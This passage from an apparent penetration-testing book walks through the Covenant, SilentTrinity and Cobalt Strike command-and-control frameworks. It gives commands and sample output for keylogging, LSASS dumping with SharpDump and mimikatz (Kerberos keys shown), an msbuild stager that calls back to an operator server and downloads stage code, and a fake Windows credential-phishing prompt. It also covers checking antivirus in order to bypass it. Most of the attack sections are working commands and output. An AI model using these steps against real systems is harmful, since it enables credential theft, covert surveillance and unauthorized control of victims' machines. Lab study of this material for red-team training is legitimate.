
- Type, “**help**” for a list of commands

```
(root) > help

Rubeus           Use a rubeus command.
SharpDPAPI       Use a SharpDPAPI command.
SharpUp          Use a SharpUp command.
SharpDump        Use a SharpDump command.
Seatbelt         Use a Seatbelt command.
SharpWMI         Use a SharpWMI command.
PrivExchange     Performs the PrivExchange attack
Help             Show the help menu.
PowerShellImport Import a PowerShell script.
Connect          Connect to a P2P Grunt.
Exit             Exits the Grunt.
```

You can also find out more information about a command by typing, “help [command\_name]”.

So, for example, “**screenshot**” does just that:



As you start to type, the available commands are shown to you. We will cover a few of the commands. The command response will return in the active window, but you can also see a history of commands in the Taskings window.

**Keylogger** – there are several keylogger commands available, each is the time in seconds that it will run. So, keylogger 20 will run for 20 seconds and then return the captured keys.

```
(root) > keylogger 20

Starting keylogger for 20 seconds.

8/10/2020 2:18:25 PM
Untitled - Notepad
-----
my super secret password is spongeb0b4life111111111[Enter]
```

**getDomainUser** returns all the Domain Users:

```
(root) > getDomainUser  
  
samaccountname: Administrator  
samaccounttype: USER_OBJECT  
distinguishedname: CN=Administrator,CN=Users,DC=Domain  
cn: Administrator  
objectsid: S-1-5-21-242540724-787209120-3492813165-500  
grouptype: 0  
admincount: 1  
name: Administrator
```

If you have over 2,500 users, like on our test Windows server, this command could take a few seconds to run.

## Dumping Credentials with Covenant

There are several ways to dump credentials with Covenant. Of course, you can run PowerShell commands, and Mimikatz. Though there are some commands that are not available in other C2's. Let's take a quick look at a couple.

- ***SharpDump*** dumps the Local Security Authority Subsystem Service (LSASS) to a temporary windows file. You can then take this file, copy it remotely if you wish and run Mimikatz on it to pull credentials from it. Or you could leave it on the target system and pull the credentials off of it using the provided mimikatz commands.

```
(root) > SharpDump

[*] Dumping lsass (624) to C:\Windows\Temp\debug624.out
[+] Dump successful!

[*] Compressing C:\Windows\Temp\debug624.out to C:\Windows\Temp\debug624.gz
[*] Deleting C:\Windows\Temp\debug624.out

[+] Dumping completed. Rename file to "debug624.gz" to decompress.

[*] Operating System : Windows Server 2016 Standard
[*] Architecture      : AMD64
[*] Use "sekurlsa::minidump debug.out" "sekurlsa::logonPasswords full" or
```

- **SafetyKatz** runs Mimikatz, dumps the LSASS to a file, then runs `'mimikatz sekurlsa::logonpasswords'` on the file to display logon credentials. Lastly, it runs `'mimikatz ekeys'` to dump the Kerberos Keys.



```
(root) > SafetyKatz

.#####.  mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::minidump C:\WINDOWS\Temp\debug5312.bin
Switch to MINIDUMP : 'C:\WINDOWS\Temp\debug5312.bin'

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonpasswords full
Opening : 'C:\WINDOWS\Temp\debug5312.bin' file for minidump...

Authentication Id : 0 ; 65528 (00000000:0000fff8)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 8/10/2020 11:23:05 AM
SID               : S-1-5-90-0-1
```

The dumped Kerberos keys can be seen in the following pic:

```
mimikatz(powershell) # sekurlsa::ekeys

Authentication Id : 0 ; 65528 (00000000:0000fff8)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 8/10/2020 11:23:05 AM
SID               : S-1-5-90-0-1

* Username : WIN-EMOB9DJNR5B$
* Domain   : Domain.local
* Password : 14 f4 e2 3c f0 4d 3b 6c 86 a1
32 b9 ea d3 66 95 5f 65 98 fd 0b 04 43 6d 9e 5d b6 1e
6b 5b 09 0c ed 80 fa 6f 08 fd df a4 94 29 06 70 c0 21
4e e2 ca b2 f0 10 c7 d9 95 69 fc 1d 86 e4 eb b1 48 8f
* Key List :
  aes256_hmac      565e112cf2f35a18967f1b6
  aes128_hmac      d211488ee9adfab6094eeec
  rc4_hmac_nt      c240dac55ff09a0f8cc55ad
```

*Seatbelt* is another useful tool that returns a lot of user information. Just type in “Seatbelt” to see a list of available commands. The “*--group=user*” return a lot of useful information including command history, credential files and keys. The “*--group=all*” runs all of the seatbelt tests and includes a ton of information about the target system, including installed apps, interesting files, users and security groups.



## **Conclusion**

There are several good articles out there on using modified code with Covenant to try to bypass Anti-Virus. One tool used is the Wover Donut, which is used to generate shellcode. At the time of this writing the tool has not been updated in several months, so I am not sure if it is still under active development or not. It can be found at - <https://github.com/TheWover/donut>.

# Chapter 39

## SilentTrinity




Tool Author - [byt3bl33d3r](https://github.com/byt3bl33d3r)  
Tool GitHub - <https://github.com/byt3bl33d3r/SILENTTRINITY>  
Tool Wiki - <https://github.com/byt3bl33d3r/SILENTTRINITY/wiki>

SilentTrinity is a collaborative Command & Control and Post-Exploitation Framework powered by Python 3 and .NETs DLR. SilentTrinity is one of my favorites C2s. It was created and is updated by one person - this shows how powerful a platform can even when created by a single effort. I won't spend a lot of time covering the ins and outs of SilentTrinity, this will just be a quick walk through of basic usage.

## Installing

In Kali or Debian use the latest binary available under the "Actions" Tab, select the latest build and download the Ubuntu Binary under the Artifacts tab.

- Login to GitHub and download the SilentTrinity binary:  
<https://github.com/byt3bl33d3r/SILENTTRINITY/actions>



- Make a directory named "*SilentTrinity*"
- Extract the zip file, make it executable

**NOTE:** You may need to manually create and "*pip3 install*" the requirements file:

<https://github.com/byt3bl33d3r/SILENTTRINITY/blob/master/requirements.txt>

## Using Silent Trinity

Start the Server:

- *sudo ./st teamserver [Kali IP\_Address] [desired teamserver password]*





```
[1] ST >> listeners
[1] ST (listeners) >> use http
[1] ST (listeners) >> options
```

Listener Options			
Option Name	Required	Value	Description
Name	True	http	Name for the listener.
BindIP	True	172.24.1.241	The IPv4/IPv6 address to bind to.
Port	True	80	Port for the listener.
CallbackURLs	False		Additional C2 Callback URLs (comma
Comms	True	http	C2 Comms to use

Change any options that you need, but for now the default should be okay. Go ahead and start the listener.

> *start*

Now create a Stager:

> *stagers*

> *list*

```
[1] ST (stagers) >> list
```

Available	
Name	Description
dll	Generates a windows dll stager
raw	Generate a raw binary file to use how you see fit
shellcode	Generate a shellcode payload
powershell_stageless	Embeds the BooLang Compiler within PowerShell and
exe	Generates a windows executable stager
wmic	Stage via wmic XSL execution
powershell	Stage via a PowerShell script
msbuild	Stage via MSBuild XML inline C# task
csharp	Stage via CSharp source file

A recent update added three new stagers:

1. **raw** | Generate a raw binary file to use how you see fit
2. **shellcode** | Generate a shellcode payload

3. **powershell\_stageless** | Embeds the BooLang Compiler within PowerShell and directly executes STs stager

Let's use the msbuild stager:

- > *use msbuild*
- > *generate http*

```
[1] ST (stagers)(powershell) > use msbuild
[1] ST (stagers)(msbuild) > generate http
[+] Generated stager to ./stager.xml
```

Copy file from the SilentTrinity folder to a Window's target system and run it using MSBuild:

- > *c:\windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe stager.xml*

```
C:\Users\Dan\Desktop>c:\windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe stager.xml
Microsoft (R) Build Engine version 4.8.3752.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 9/30/2019 5:44:10 PM.
[+] URLs: http://172.24.1.240:80
[*] Attempting HTTP POST to http://172.24.1.240/3a58afec-96eb-4f6e-b3eb-a392eb0443b1
[-] Attempt #1
[*] Attempting HTTP GET to http://172.24.1.240/3a58afec-96eb-4f6e-b3eb-a392eb0443b1
[-] Attempt #1
[*] Downloaded 569024 bytes
    [-] 'Boo.Lang.Compiler.dll' was required...
    [+] 'Boo.Lang.Compiler.dll' loaded...
    [-] 'Boo.Lang.dll' was required...
    [+] 'Boo.Lang.dll' loaded...

[*] Compiling Stage Code
    [-] 'Boo.Lang.Extensions.dll' was required...
    [+] 'Boo.Lang.Extensions.dll' loaded...
    [-] 'Boo.Lang.Parser.dll' was required...
    [+] 'Boo.Lang.Parser.dll' loaded...
    [-] 'Microsoft.VisualBasic.Devices.dll' was required...
[+] Compilation Successful!
[*] Executing
QwL011t4br CheckIn
```

And we have a session.

## Interacting with Sessions

You can view active sessions, using “*sessions*” and “*list*”:

```
[+] Generated stager to ./stager.xml
[*] [TS-J37Gb] Sending stage (569057 bytes) -> 172.24.1.238 ...
[*] [TS-J37Gb] New session 3a58afec-96eb-4f6e-b3eb-a392eb0443b1 connected! (172.24.1.238)
[1] ST (stagers)(msbuild) > sessions
[1] ST (sessions) > list
```

Sessions			
Name	User	Address	Last Checkin
3a58afec-96eb-4f6e-b3eb-a392eb0443b1	Dan@WINDOWS	172.24.1.238	h 00 m 00 s 02

Type "*help*" for available commands:

```
[1] ST (sessions) > help
```

Command	Description
info	Get info of a specified session
jitter	Modify a sessions jitter value in ms
kill	Kill a session
list	Get available sessions
register	Register a session with the server
sleep	Modify a sessions check-in interval in ms
listeners	Listeners menu
modules	Modules menu
stagers	Stagers menu
teamservers	Teamservers menu

Get info on target

➤ *Info [session name]*

```
[1] ST (sessions) > info 3a58afec-96eb-4f6e-b3eb-a392eb0443b1
```

Session Info	
Name	Value
DotNetVersion	4.0.30319.42000
Jobs	1
HighIntegrity	False
OsArch	x86
ProcessName	MSBuild
Debug	True
Sleep	5000
ProcessId	9728
Domain	WINDOWS
Username	Dan

The info command lists username, domain, network addresses, OS release version, etc.

## Using Modules

The real power is using Modules. These are similar to modules that you would use in Metasploit.

- > *modules*
- > *list*



```
[1] ST (sessions) > modules
[1] ST (modules) > list
```

Name	Description
boo/domainquery	Perform LDAP query on domain
boo/tortoisesvnpersistence	Add a backdoor using Tortoise SVN hook script to execu
boo/getregistrykey	Gets the entries of a RegistryKey or value of a Regist
boo/winrm	Move laterally using winrm
boo/modifiableservices	Find modifiable services that may be used for privesc
boo/modifiableserviceregistry	Find modifiable service registry keys that may be used
boo/mcafeesitelistfiles	Find McAfee SiteList.xml Files
boo/internalmonologue	Executes the Internal Monologue attack. If admin, this will give you the Net-NTLMv1 hashes of
boo/shell	Runs a shell command
boo/screenshot	Takes a screenshot of the current desktop

> use boo/screenshot

> info

```
[1] ST (modules) > use boo/screenshot
[1] ST (modules)(boo/screenshot) > info
Author(s): @daddycocoaman
Description: Takes a screenshot of the current desktop
Language: boo
```


boo/screenshot			
Option Name	Required	Value	Description

Then just use “run” with the session #

```
[1] ST (modules)(boo/screenshot) > run 3a58afec-96eb-4f6e-b3eb-a392eb0443b1
[*] [TS-J37Gb] 3a58afec-96eb-4f6e-b3eb-a392eb0443b1 returned job result (id: o80
Processed chunk 1/2
[*] [TS-J37Gb] 3a58afec-96eb-4f6e-b3eb-a392eb0443b1 returned job result (id: o80
Saved screenshot to ./data/logs/3a58afec-96eb-4f6e-b3eb-a392eb0443b1/screenshot
[*] [TS-J37Gb] 3a58afec-96eb-4f6e-b3eb-a392eb0443b1 returned job result (id: o80
[*] Sending chunk 1/1, bytes remaining: 97483
[*] Sending FINAL chunk 2, bytes remaining: 15563
```

If we look in the specified SILENTTRINITY/data/logs directory, we see the screenshot:





Oh look, the target is writing a book about Advanced Kali!

## Silent Trinity - Rick Rolling with ThunderStruck

The “Thunderstruck” module opens YouTube and plays AC/DC’s song “Thunderstruck” at max volume. This type of attack was actually used as part of the Stuxnet attack against Iranian nuclear scientists several years ago. Random systems started playing Thunderstruck in the middle of the night<sup>1</sup>.

- *use boo/thunderstruck*
- *info*
- *run [session #]*

```
[1] ST (modules)(boo/screenshot) > use boo/thunderstruck
[1] ST (modules)(boo/thunderstruck) > info
Author(s): Devin Madewell
Description: Play Thunderstruck as LOUD AS POSSIBLE!!!!
Language: boo
```

Option Name	Required	Value	Description
VideoURL	False	https://youtu.be/v2AC41dglN4	Other YouTube video URL to play
Duration	False	2	Duration of Volume Up sequence
Frequency	False	2000	Frequency of max Volume Up rou

```
[1] ST (modules)(boo/thunderstruck) > run boo/thunderstruck 3a58afec-96eb-4f6e-b3eb-a392
[*] [TS-J37Gb] 3a58afec-96eb-4f6e-b3eb-a392eb0443b1 returned job result (id: epVHcD8Ums)
gkpznpCtyM CompileAndRun

[*] [TS-J37Gb] 3a58afec-96eb-4f6e-b3eb-a392eb0443b1 returned job result (id: gkpznpCtyM)
You've been.....THUNDERSTRUCK!
```

That's it, Thunderstruck should now play on the target system.

## Silent Trinity Keylogger

Silent Trinity also has a key logger. You set options using the “set” command, the option name, and the value.

For Example:

- > *use boo/keylogger*
- > *info*

```
[1] ST (modules)(boo/execute-assembly) > use boo/keylogger
[1] ST (modules)(boo/keylogger) > info
Author(s): Devin Madewell
Description: Grabs key strokes for x minutes
Language: boo
```

Option Name	Required	Value	Description
Duration	True	2	How long to log key strokes (in Minutes)

Let's set the duration to 1 minute:

- > *Set Duration 1*
- > *Info*

```
[1] ST (modules)(boo/keylogger) > set Duration 1
[1] ST (modules)(boo/keylogger) > info
Author(s): Devin Madewell
Description: Grabs key strokes for x minutes
Language: boo
```

boo/keylogger			
Option Name	Required	Value	Description
Duration	True	1	How long to log key strokes (in Minutes)

When the module is run, type something on the target. SilentTrinity will record all the regular and special keys pressed during the time limit.

As seen below:

```
10/3/2019 12:01:27 PM
Select Command Prompt
-----
[Right Shift]T

10/3/2019 12:01:27 PM
Command Prompt
-----
HIS IS A TEST[Oemcomma] THIS IS JUST A TEST[OemPeriod] [Right Shift]IF THIS WERE REAL[Oemcomma]
] IT WOULDN[Oem7]T BE A TEST[OemPeriod] [Right Shift]MY [Right Shift]SUPER [Right Shift]SECRET
PASSWORD IS [Right Shift][Oem7][Right Shift]MONKEY[Right Shift]BUTT[Right Shift][Oem7][Enter]
[1] ST (modules)(boo/keylogger) >
```

A little hard to read with the special keys, but the captured text says - “My Super Secret password is “MonkeyButt” – Well, funny, and the target is probably a guy who is losing the hair on top of his head, but not very secure!

## Checking for Anti-Virus

We can also check to see what AV the target is running. Something a good Red Team or Pentester would most likely already know before the attack, but this can come in useful in bypassing, disabling or removing the AV if needed.

> *use boo/testAV*

```
[1] ST (modules)(boo/dumpVaultCredentials) > use boo/testAV
[1] ST (modules)(boo/testAV) > run 3a58afec-96eb-4f6e-b3eb-a392eb
[*] [TS-Phqfa] 3a58afec-96eb-4f6e-b3eb-a392eb0443b1 returned job

[*] Retrieving antivirus of machine Windows (localhost)

found: Windows Defender Antivirus Service with WinDefend
```

## Pop up a Message Box

We can cause a Message Box to pop up on the target computer. This could be used as a simple “Proof of Compromise”.

- *use boo/messagebox*
- Set whatever text and title you want displayed

```
[1] ST (modules)(boo/screenshot) > use boo/messagebox
```

```
[-] No module available named 'boo/messagebox'
```

```
[1] ST (modules)(boo/screenshot) > use boo/msgbox
```

```
[1] ST (modules)(boo/msgbox) > info
```

```
Author(s): @byt3bl33d3r
```

```
Description: Pop a message box
```

```
Language: boo
```

boo/msgbox			
Option Name	Required	Value	Description
Title	False	Pwned	Window title
Text	False	I'm in your computerz	Window text

```
[1] ST (modules)(boo/msgbox) > run 3a58afec-96eb-4f6e-b3eb-a392eb0
```

```
[1] ST (modules)(boo/msgbox) > █
```

## Cred Phisher – Credential Stealing Message box

Similar to above, but this time it prompts the user for their credentials. It then stores the credentials when entered.

- *use boo/credphisher*
- *set MessageText "Give Me your Credz!"*

```
[1] ST (modules)(boo/seatbelt) > use boo/credphisher
```

```
[1] ST (modules)(boo/credphisher) > info
```

```
Author(s): @matterpreter (Original C# Version), @byt3bl33d3r (Boolang port)
```

```
Description: Prompts the current user for their credentials, message text to show
```

```
Language: boo
```

boo/credphisher			
Option Name	Required	Value	Description
MessageText	True		Message text to show the user in the credential

When run, a “Windows Security” box appears on the target.

As seen below:



Any credentials entered by the target are stored.

## **Conclusion**

As you can see, SilentTrinity is a very powerful and versatile Command and Control Framework. Realize that this C2 was developed by one person in their spare time. Image the capabilities if this were a full-time project run by a complete team of developers. In this section we ran several of the same types of commands on the C2's. This was on purpose to show you the slight differences between the C2s. Before we leave this section, I want to talk about a Professional grade C2.

## **References:**

1. "Hackers made Iran's nuclear computers blast AC/DC" - <https://www.theverge.com/2014/8/7/5977885/hackers-made-irans-nuclear-computers-blast-ac-dc>

# Chapter 40

## Cobalt Strike

**Tool Website** - <https://www.cobaltstrike.com/support>

Lastly, I want to talk about Cobalt Strike. Cobalt Strike is one of the most popular C2 products used by professional pentesters and works very well in Kali Linux. It is extremely polished and is feature rich. You can (and should in a professional environment) modify almost everything about how Cobalt Strike functions and interfaces with targets. Its graphical interface brings you an almost complete “Click and Pwn” environment – you can quickly traverse the network and easily compromise other systems once you have an active foothold on a target. All of these exciting features comes at a price – A yearly license for Cobalt Strike costs several thousand dollars, taking it out of the realm of possibility of many smaller pentesting companies and “one person” shops. That being the case, this chapter will just be a read through, just so you can see the capabilities of a licensed professional C2.

The Cobalt Strike team has created extensive documentation and has exceptional training videos on their product. So, this is not going to be a step-by-step tutorial chapter, rather a walk-through of some of the features. I highly recommend you go through the entire manufacturer training if you purchase this product, it is very thorough and covers every aspect of use and modification to bypass modern system defenses.

### **Cobalt Strike Install**

Install Instructions can be found at - <https://www.cobaltstrike.com/help-install>

Basically, you just download, and then enter the purchased key code to activate:

<https://www.cobaltstrike.com/download>

### **Using Cobalt Strike**

Cobalt Strike is executed in two parts, the Team Server and the Client. Start the teamserver, providing the host IP address and a password to use.




➤ *sudo ./teamserv 172.24.1.102 kali*


Then, open another Terminal and start cobalt strike:

➤ *./cobaltstrike*


Enter the username and the password that you set in the previous command.



You will then be presented with the Cobalt Strike Graphical User Interface. Now just create a listener service and pick an attack form. You have many to choose from, including an HTML application, Office Macro, Windows Executable, even Spear Phishing and Web Drive by options.



